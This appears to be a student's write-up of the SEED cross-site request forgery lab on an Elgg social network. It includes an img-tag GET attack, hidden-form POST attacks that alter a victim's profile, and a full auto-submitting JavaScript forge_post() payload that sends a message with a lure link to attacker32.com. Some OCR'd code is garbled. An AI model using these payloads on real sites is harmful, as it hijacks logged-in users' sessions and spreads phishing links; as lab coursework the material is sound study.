

TASK-1:


To do this first we have to know how an actual add friend HTTP request looks like. We can do that by using HTTP header live extension.



Then as an attacker, I have to modify the attacker website in such a way that whenever Alice visits the page and clicks on the link the GET request will be executed. We also have to know my GUID by simply inspecting the source code.




For the get request we are using img tag. Inside the img tag as src attribute, we are using the GET request url.



So whenever Alice visits the site and clicks on the link the image source part will be executed as a get request and add Samy as a friend. As Alice is already logged in the elgg website, she is in a live session. SO the get request will be executed for the elgg website because the website can't decide from where the request is coming from.

TASK-2:

Now we have to edit the description of the victim's profile by CSRF. So to do that we have to first know the HTTP request that is sent after editing a profile information.




As we can see that it's a POST request. So we have to consider two things from here one is the POST url and the POST body where the changes are sent to update.


Now we have to go to the attacker website's editProfile.html. Then inside we have to make some changes for Alice to update her profile with the bio saying "Samy is my hero".

Here, We are performing POST request by submitting a Form. And as the action we are passing the URL that we got by inspecting HTTP header live.

```
| The following are many type="inidden name="name" value="Alice" value="2">
| Titleds we we properly type="inidden name="brief description" value="2">
| Titleds += "cinput type="inidden name="prief de
```

So after saving this. When Alice will visit the link with this html code. She will generate a POST request that was hidden inside the page's source code. And that will update Alice's profile with the bio that Samy wanted to put.





This is after clicking the link.

Question-1:


To do this Boby just have to send something to Alice for example a friend request. And we have to observe the request using HTTP header live. There Alice's GUID will be given. So that way we can crack Alice's GUID.

Question-2:

I think he can't do that without knowing the GUID for the visitors because we need to use the GUID in code for a successful attack and also need to put the name of the victim.


TASK-3:

This task is very much similar to the previous one. We just have to know the POST request URL using HTTP header live. And those fields inside the editProfile.html with proper access level.




After editing the html file when Alice will visit the page her info will be updated.

This is before updation:



This is after updation:



TASK-4:

This task is almost similar to the previous ones. We have to first know that how a request looks like after sending a message.

We can do that by using HTTP header live.

Then just have to edit the editProfile.html accordingly.

```
Open ▼ 🗐
    3<h1>This page forges an HTTP POST request.</h1>
   4 <script type="text/javascript"</pre>
  6 function forge post()
            // The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='match on' value='users'>";
fields += "<input type='hidden' name='recipients[]' value='57'>";
fields += "<input type='hidden' name='subject' value='hello'>"; |
fields += "<input type='hidden' name='body' value='<p>How are you ? click the link: http://www.attacker32.com'>";
            // Create a <form> element.
var p = document.createElement("form");
            // Construct the form
21
22
23
24
25
26
27
28
29
30 }
31
32
           p.action = "http://www
p.innerHTML = fields;
                                                  www.seed-server.com/action/messages/send";
             // Append the form to the current page.
            document.body.appendChild(p);
            // Submit the form
           p.submit();
33// Invoke forge_post() after the page is loaded.
34window.onload = function() { forge_post();}
25//ccrists
                                                                                                                                                                                                                    HTML ▼ Tab Width: 8 ▼
```

Then whenever Alice visits the attackers site, this function will be executed and will send the POST request which is simply sending a message to Boby. As Boby trusts Alice he will click the link and that will redirect Boby to attackers site.

